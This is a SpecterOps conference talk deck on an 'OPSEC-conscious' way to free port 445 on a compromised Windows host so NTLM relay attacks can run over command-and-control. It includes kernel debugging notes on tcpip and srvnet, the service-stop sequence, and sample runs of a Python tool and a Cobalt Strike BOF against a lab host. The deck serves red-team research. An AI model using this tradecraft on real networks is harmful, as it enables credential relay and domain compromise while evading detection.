SPECTEROPS

Relay Your Heart Away

An OPSEC-Conscious Approach to 445 Takeover

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Introduction

Nick Powers

- Adversary Simulation, Service Architect at SpecterOps
- Focused on red team and pentest engagements
- Interests:
  - Initial access techniques
  - Windows internals
  - Authentication relay attacks
- **@zyn3rgy**

Agenda

What will we be covering?

1. Relevance of 445/tcp control
2. Existing solutions to this problem
3. Debugging drivers for new solutions
4. Tooling for automation of abuse
5. Demonstration of practical abuse

Assumptions

- Intermediate-level knowledge of common tunneling tradecraft
  - SOCKS and reverse port forwards over C2 channel
- Entry-level knowledge of NTLM relay primitives
  - NTLM relay protections and coercion mechanisms
- Entry-level knowledge of reverse engineering
  - Nothing in-depth required here

Problem and Solution Statements

Problem

Conducting NTLM relays from command-and-control (C2) infrastructure involves several hurdles to overcome, such as the Windows kernel binding to 445/tcp by default. Existing solutions to this problem require taking noteworthy OPSEC risks.

Solution

Identify and implement a technique which results in control over port 445/tcp that is practical to leverage while operating from C2 and doesn't include OPSEC concerns of existing solutions.

Relevance of 445/tcp control

Relevance of 445/tcp control

NTLM Relay Effectiveness

- Targeted NTLM relay [still] incredibly effective in even “mature” orgs
  - HTTP → LDAP(S) for shadows creds or RBCD
  - SMB/HTTP → HTTP for AD CS ESC8, SCCM TAKEOVER-4.2,
  - SMB/HTTP → SMB for several SCCM TAKEOVER primitives
  - SMB/HTTP → MSSQL for SCCM TAKEOVER-1
  - Many many more…
- Depending on your perspective of access in the target network, relay of inbound SMB traffic could be more involved

https://github.com/subat0mik/Misconfiguration-Manager/blob/main/attack-techniques/TAKEOVER/_takeover-techniques-list.md
https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

Relevance of 445/tcp control

Hurdles while operating over C2

- Operating from a dedicated attacker machine bridged on the target network requires less preparation
  - When coercing SMB-based NTLM authentication:
    - Windows – disable ‘LanmanServer’ and reboot
    - Linux – simply bind to 445/tcp
- Operating from a compromised Windows host over C2 has additional challenges
  - We want some type of “reverse port forward” type functionality
  - By default, the Windows kernel is bound to 445/tcp on all network interfaces for both IPv4 and IPv6

```
C:\Users\default> netstat -ano | findstr :445

  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    [::]:445               [::]:0                 LISTENING       4
```

Existing Solutions

Existing Solutions to 445/tcp “Ownership”

- WinDivert driver interaction for traffic redirection
  - Load the signed WinDivert driver
    - “user-mode packet interception library”
  - PortBender, SharpRelay, StreamDivert, DivertTCPconn, hwfwbypass
- Custom LSA authentication provider
  - @CCob’s “lsarelayx”
    - Hook NTLM and Negotiate packages to redirect authentication requests over named pipes
- Disable ‘LanmanServer’ service and reboot
  - Change the start type of the ‘LanmanServer’ service to ‘disabled’ and reboot the host

https://github.com/CCob/lsarelayx
https://github.com/praetorian-inc/PortBender
https://github.com/pkb1s/SharpRelay
https://github.com/Arno0x/DivertTCPconn
https://github.com/jellever/StreamDivert
https://github.com/basil00/Divert
https://github.com/mrgeffitas/hwfwbypass

Existing Solutions to 445/tcp “Ownership”

- OPSEC considerations for existing approaches
  - Leveraging drivers for post-exploitation
    - Potential BSOD is not an option in a lot of situations (critical infrastructure)
    - Potential single point of failure regarding detection/prevention
    - Interfacing with the driver will have additional considerations
      - Reflective DLL loading, .NET PE, unmanaged PE, PIC shellcode, BOF
  - Loading custom LSA authentication provider
    - Due to limitations of how LSA plugins work, current implementation’s DLL cannot be unloaded from LSASS until reboot occurs
    - Could affect stability of LSASS process resulting in forced reboot
  - Reboot after service start type modification
    - Triggering (or waiting for) reboots are unfortunately not an option in many red team scenarios

Reversing Drivers for New Solutions

Reversing Drivers for New Solutions

Prerequisite Notes

- Tools primarily used for analysis
  - System Informer, IDA free, WinDBG
- What is our goal?
  - Do *something* to *release* the target port without requiring a reboot, loading a driver, or loading a module into LSASS
- Where can we start?
  - `LanmanServer` can be disabled after reboot
  - Simply resetting the start type of this service will trigger reloading all necessary resources
  - Starting point for reproducing and debugging associated behavior

https://systeminformer.sourceforge.io/
https://hex-rays.com/ida-free/
https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/

Reversing Drivers for New Solutions

Identifying Items of Interest


- Identify process bound to the target port
- Triage relevant loaded modules (drivers)
- Narrow down initial drivers for inspection
- Ensure consistency across modules being disassembled and debugged
  - e.g. Winbindex


Reversing Drivers for New Solutions

Identifying Items of Interest

```
PS C:\> Get-NetTCPConnection -LocalPort 445 | ForEach-Object { Get-Process -Id $_.OwningProcess }

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   6600       0      224       7424  9,175.72       4   0 System
```





Reversing Drivers for New Solutions

Understanding the Binding Process

- IDA free used to do manual triage of relevant drivers in attempt to find functions associated with binding process
  - Thanks to Microsoft's symbols, several interesting functions identified by searching for "port", "socket", "bind", etc.
    - afd!WskProAPIBind
    - afd!Bind
    - afd!WskProAPISocket
    - tcpip!InspectBindEndpoint
    - tcpip!InetAcquirePort
    - (many… many more)

Reversing Drivers for New Solutions

Understanding the Binding Process

- Target VM configured to enable kernel debugging
  - Snapshotted in state of 445/tcp being unbound
  - PowerShell one-liner + hotkey to reenable / revert efficiently

```
Set-Service -Name “lanmanserver” -StartType Automatic; Start-Service -Name “lanmanserver”
```

- Breakpoints set for driver functions of interest to inspect parameters
- Eventually led to the inspection of **tcpip!InetAcquirePort**
  - Reliably hit after reenabling ‘LanmanServer’ and rebinding to 445/tcp
  - Let's ensure this is associated with *our rebinding of 445/tcp…*

https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/setting-up-a-network-debugging-connection-automatically

Reversing Drivers for New Solutions

Understanding the Binding Process

tcpip!InetAcquirePort pseudocode

```
ExAcquireResourceExclusiveLite(a1, v16);
v68 = (unsigned __int16)__ROR2__(*a6, 8);
v69 = IsPortInExclusion(*(_QWORD *)(a1 + 136), v68);
if ( v69 && (*(_BYTE *)(v69 + 16) & 0x12) == 2 )
```

- subsequent call to **tcpip!IsPortInExclusion**
- second input parameter is of type **__int16**
  - could likely represent a TCP port number of 0-65535

WinDBG output

```
1: kd> p
tcpip!InetAcquirePort+0xbae:
fffff806`3e93c646 e8f9bd0100      call    tcpip!IsPortInExclusion (fffff806`3e958444)

1: kd> ? rdx
Evaluate expression: 445 = 00000000`000001bd
```

- trigger enabling the 445/tcp bind by reverting + changing ‘LanmanServer’ start type
- step through **tcpip!IsPortInExclusion** breaks
- based on *fastcall* calling convention and target function’s *prototype*, inspect RDX register value

Reversing Drivers for New Solutions

How can this help us understand the *unbinding* process?

```
[0x0]   tcpip!InetAcquirePort+0xbae
[0x1]   tcpip!TcpBindEndpointRequestInspectComplete+0x2cc
[0x2]   tcpip!TcpIoControlEndpoint+0x2e9
[0x3]   tcpip!TcpTlEndpointIoControlEndpointCalloutRoutine+0x74
[0x4]   nt!KeExpandKernelStackAndCalloutInternal+0x78
[0x5]   nt!KeExpandKernelStackAndCalloutEx+0x1d
[0x6]   tcpip!TcpTlEndpointIoControlEndpoint+0x6e
[0x7]   afd!WskProIRPBind+0x11e
[0x8]   afd!AfdWskDispatchInternalDeviceControl+0x3c
[0x9]   nt!IofCallDriver+0x55
[0xa]   afd!WskProAPIBind+0x47
[0xb]   srvnet!SrvNetWskOpenListenSocket+0x3ef
[0xc]   srvnet!SrvNetAllocateEndpointCommon+0x34a
[0xd]   srvnet!SrvNetAllocateEndpoint+0x3e02
[0xe]   srvnet!SrvNetAddServedName+0x564
[0xf]   srvnet!SvcXportAdd+0x14e
```

Reversing Drivers for New Solutions


Understanding the *Unbinding* Process

- What functionality is exposed related to the unbinding process?
  - Identify IOCTLs that maybe expose relevant function(s) to privileged users?
- Starting from **srvnet.sys** within the previously mentioned callstack
  - Symbols allow for easily associating similar unbinding behavior with what was seen during the binding process
- Beginning near the bottom of the call stack…

srvnet!SrvNetWskOpenListenSocket → srvnet!SrvNetWskCloseListenSocket

srvnet!SrvNetAllocateEndpoint → srvnet!SrvNetCloseEndpoint


srvnet!SrvNetAddServedName → srvnet!SrvNetDeleteServedName


__int64 __fastcall SrvNetWskCloseListenSocket(__int64 a1)
xrefs to SrvNetWskCloseListenSocket
Directio Type Address Text
Up p SrvNetCloseEndpoint+F0C3 call SrvNetWskCloseListenSocket
Up o .pdata:FFFFF80069252A00 RUNTIME_FUNCTION <rva SrvNetWskCloseListenSocket, \
D... p SrvNetWskOpenListenSock... call SrvNetWskCloseListenSocket
__int64 __fastcall SrvNetCloseEndpoint(__int64 a1)
xrefs to SrvNetCloseEndpoint
Directio Type Address Text
D... o .pdata:FFFFF800692501D4 RUNTIME_FUNCTION <rva SrvN
D... o .rdata:FFFFF8006924BE94 RUNTIME_FUNCTION <rva SrvN
D... p SrvNetAddServedName+369 call SrvNetCloseEndpoint
D... p SrvNetAddServedName+56F call SrvNetCloseEndpoint
D... p SrvNetCleanupDeviceExtensionPreScavengerTermination... call SrvNetCloseEndpoint
__int64 SrvNetCleanupDeviceExtensionPreScavengerTermination()
xrefs to SrvNetCleanupDeviceExtensionPreScavengerTermination
Directio Type Address Text
Up o .pdata:FFFFF80069252850 RUNTIME_FUNCTION <rva SrvNetCleanupDeviceExtensionPreSc
Up p DriverUnload+6C call SrvNetCleanupDeviceExtensionPreScavengerTermination

Reversing Drivers for New Solutions


Understanding the Unbinding Process


- How can we determine if unloading this driver will reach the appropriate code path?
  1. Be a good reverse engineer and step through the disassembly until we have a thorough understanding of expected behavior
  2. Let Jesus take the wheel and start blindly disabling services



Service Dependents

- Why are we trying to stop this service?
  - Stopping a driver's service *should* call its respective unload function
- Why are service dependencies relevant?
  - MSDN - "*specifies the names of services or groups that must start before this service*"
  - In (most) default builds of Windows, **srvnet** is a *dependent* of **srv2** which is a *dependent* of **LanmanServer**
  - Connecting some dots from initial interactions with LanmanServer…





https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nc-wdm-driver_unload
https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/sc-config

Reversing Drivers for New Solutions

Understanding the Unbinding Process

- Reconfigure target services in a specific order
  1. Change start type of **LanmanServer** from *Auto Start (Trigger)* to *Disabled*
     - Triggers for this service occur often, changing this will be important
  2. Stop **LanmanServer** service
  3. Stop **srv2** service
  4. Stop **srvnet** service
  5. (optional) Hope our prayers are answered

NOTE: Potential variation in dependents listed here

Reversing Drivers for New Solutions

Understanding the Unbinding Process

tcpip! InetAcquirePort→ tcpip!InetReleasePort

```
__int64 __fastcall InetReleasePort(__int64 a1, __int64 a2, __int64 a3, __int64 a4) {
unsigned __int16 v4; // r14
...
__int128 v21; // [rsp+20h] [rbp-48h] BYREF
__int64 v22; // [rsp+30h] [rbp-38h]
v4 = __ROR2__(a2, 8);
v21 = 0i64;
...
v13 = IsPortInExclusion(*(__int64 **)(a1 + 136), v4);
if ( (unsigned __int8)IsEmptyAssignment(v12, v13) )
```

Reversing Drivers for New Solutions

Understanding the Unbinding Process

```
0: kd> g
Breakpoint 2 hit
tcpip!InetReleasePort:
fffff807`7d92a3fc 4c8bdc        mov     r11,rsp

1: kd> r
rax=ffffcf8d773ed190 rbx=ffffcf8d7a1eacb0 rcx=ffffcf8d77475000 rdx=000000000000bd01 rsi=ffffcf8d7a782770
rdi=0000000000000000 rip=fffff8077d92a3fc rsp=fffffe8bfb1ea0b8 rbp=fffffe8bfb1ea3a0 r8=ffffcf8d7a1ead28
r9=0000000000000000 r10=fffff80779cd2250 r11=fffffe8bfb1ea178 r12=0000000000000001 r13=0000000000000000
r14=ffffcf8d7a80ad98 r15=fffff807901ee040
```

```
0: kd> g
Breakpoint 1 hit
tcpip!IsPortInExclusion:
fffff807`7d918444   6690        nop

0: kd> ? rdx Evaluate expression: 445 = 00000000`000001bd
```

Reversing Drivers for New Solutions

Understanding the Unbinding Process

```
PS C:\Windows\system32> Get-NetTCPConnection -LocalPort 445

Get-NetTCPConnection : No MSFT_NetTCPConnection objects found with property 'LocalPort' equal to
'445'. Verify the value of the property and retry. At line:1 char:1 + Get-NetTCPConnection -LocalPort 445
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ + CategoryInfo : ObjectNotFound: (445:UInt16) [Get-
NetTCPConnection], CimJobException + FullyQualifiedErrorId :
CmdletizationQuery_NotFound_LocalPort,Get-NetTCPConnection
```

tcpip!InetReleasePort

Similar tcpip.sys function observed in call stack when binding to 445

...

A few afd.sys virtual function calls and tcpip.sys function calls

srvnet!SrvNetWskCloseListenSocket

Similar srvnet.sys function observed in call stack when binding to 445

...

A few more srvnet.sys function calls

srvnet!DriverUnload

Function called when srvnet.sys driver is unloaded

Tooling for Automation of Abuse

Tools for Automation of Abuse

- Important to remember
  - We are disabling services associated with facilitating communication via SMB
    - Tools that leverage RPC over named pipes (*ncacn_np*) will no longer work
    - If you're doing this remoting, ensure you're leveraging RPC over TCP (*ncacn_ip_tcp)*
- Bonus
  - Simply reconfiguring **LanmanServer** start type to *Auto Start (Trigger)* will result in all necessary services being reenabled for SMB to resume normal functionality
- Two implementations created to automate SCM interaction
  - Python and BOF

```
proxychains4 -q python3 smbtakeover.py atlas.lab/josh:password1@10.0.0.21 stop
[*] LanmanServer
    |--- action: starttype=Disabled
[*] LanmanServer
    |--- action: Stopped
[*] srv2
    |--- action: Stopped
[*] srvnet
    |--- action: Stopped

proxychains4 -q python3 smbtakeover.py atlas.lab/josh:password1@10.0.0.21 check
[*] LanmanServer
    |------- state:    Stopped
    |------- starttype: Disabled
    |------- path:     C:\Windows\system32\svchost.exe -k netsvcs -p
[*] srv2
    |------- state:    Stopped
    |------- starttype: Manual
    |------- path:     System32\DRIVERS\srv2.sys
[*] srvnet
    |------- state:    Stopped
    |------- starttype: Manual
    |------- path:     System32\DRIVERS\srvnet.sys
[+] 445/tcp bound: FALSE
```

```
beacon> bof_smbtakeover localhost stop
[*]
[*] ~Executing smbtakeover BOF by @zyn3rgy~
[*]
[+] host called home, sent: 15698 bytes
[+] received output:

------------STOPPING SMB FUNCTIONALITY----------
[*] LanmanServer
    |--- action: starttype=Disabled
[*] LanmanServer
    |--- action: Stopped
[*] srv2
    |--- action: Stopped
[*] srvnet
    |--- action: Stopped
-----------------------------------------------------------------

[+] 445/tcp bound – FALSE
```

```
beacon> bof_smbtakeover localhost start
[*]
[*] ~Executing smbtakeover BOF by @zyn3rgy~
[*]
[+] host called home, sent: 15699 bytes
[+] received output:

---------------RESUME SMB FUNCTIONALITY-----------
[*] LanmanServer
    |--- action: starttype=Auto
[*] LanmanServer
    |--- action: Started
-----------------------------------------------------------------

[+] 445/tcp bound – TRUE
```

```
beacon> bof_smbtakeover localhost check
[*]
[*] ~Executing smbtakeover BOF by @zyn3rgy~
[*]
[+] host called home, sent: 15699 bytes
[+] received output:

--------------------CHECKING SERVICES---------------------

[*] LanmanServer
      |------- state:    Running
      |------- starttype: AUTO
      |------- path:     System32\DRIVERS\srvnet.sys
[*] srv2
      |------- state:    Running
      |------- starttype: MANUAL
      |------- path:     System32\DRIVERS\srvnet.sys
[*] srvnet
      |------- state:    Running
      |------- starttype: MANUAL
      |------- path:     System32\DRIVERS\srvnet.sys
-----------------------------------------------------------------

[+] 445/tcp bound - TRUE
```

